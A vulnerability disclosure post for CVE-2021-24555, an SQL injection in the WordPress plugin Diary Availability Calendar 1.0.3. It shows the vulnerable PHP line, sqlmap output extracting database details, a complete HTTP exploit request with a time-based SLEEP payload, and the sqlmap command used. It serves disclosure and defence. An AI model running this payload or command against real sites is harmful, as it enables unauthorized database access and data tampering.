code vigilant

To err is human.. To fix is humanity

Wp Plugin Diary Availability Calendar

Plugin Details

Plugin Name: wp-plugin : diary-availability-calendar
Effected Version : 1.0.3 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24555
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- May 14, 2021: Issue Identified and Disclosed to WPScan
- May 19, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The delete calendar functionality takes in POST parameter `id` which is passed into the SQL statement without proper sanitisation, validation or escaping that leads to SQL Injection. Furthermore, the ajax call is not properly validated in terms of session check and therefore makes the plugin vulnerable at subsciber level too.

Vulnerable Code: diary-availability-calendar.php#L561

```
559:                    $id = $_POST["id"];
560:
561:                    $wpdb->query("DELETE FROM ".$wpdb->prefix.$entries_table." WHERE id = $id");
```

PoC Screenshot



```
[12:05:18] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[12:05:28] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
Y
[12:05:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:05:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pot
ential) technique found
[12:05:30] [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
---
Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=daac_delete_booking&id=1 AND (SELECT 1209 FROM (SELECT(SLEEP(5)))bOrN)
---
[12:05:45] [INFO] the back-end DBMS is MySQL
[12:05:45] [INFO] fetching banner
[12:05:45] [INFO] retrieved:
[12:05:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[12:06:01] [INFO] adjusting time delay to 1 second due to good response times
8.0.23-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[12:07:50] [INFO] fetching current user
[12:07:50] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[12:08:39] [INFO] fetching current database
[12:08:39] [INFO] retrieved: wp
current database: 'wp'
```

Exploit

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 172.28.128.50
Content-Length: 40
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/admin.php?page=daac-calendar
Accept-Language: en-US,en;q=0.9
```

```
Cookie: wordpress_logged_in_232395f24f6cff47569f2739c21385d6=subscriber%7C1621354259%7CGgsBwDkoDZKcvZAcxb2GDBOdhN48qzMsMb6kY55
Connection: close

action=daac_delete_booking&id=1%20AND%20(SELECT%201209%20FROM%20(SELECT(SLEEP(5)))bOrN)
```

SQLmap command

```
sqlmap -r diary-availability-calendar.req --dbms mysql --current-user --current-db -b -p id --batch
```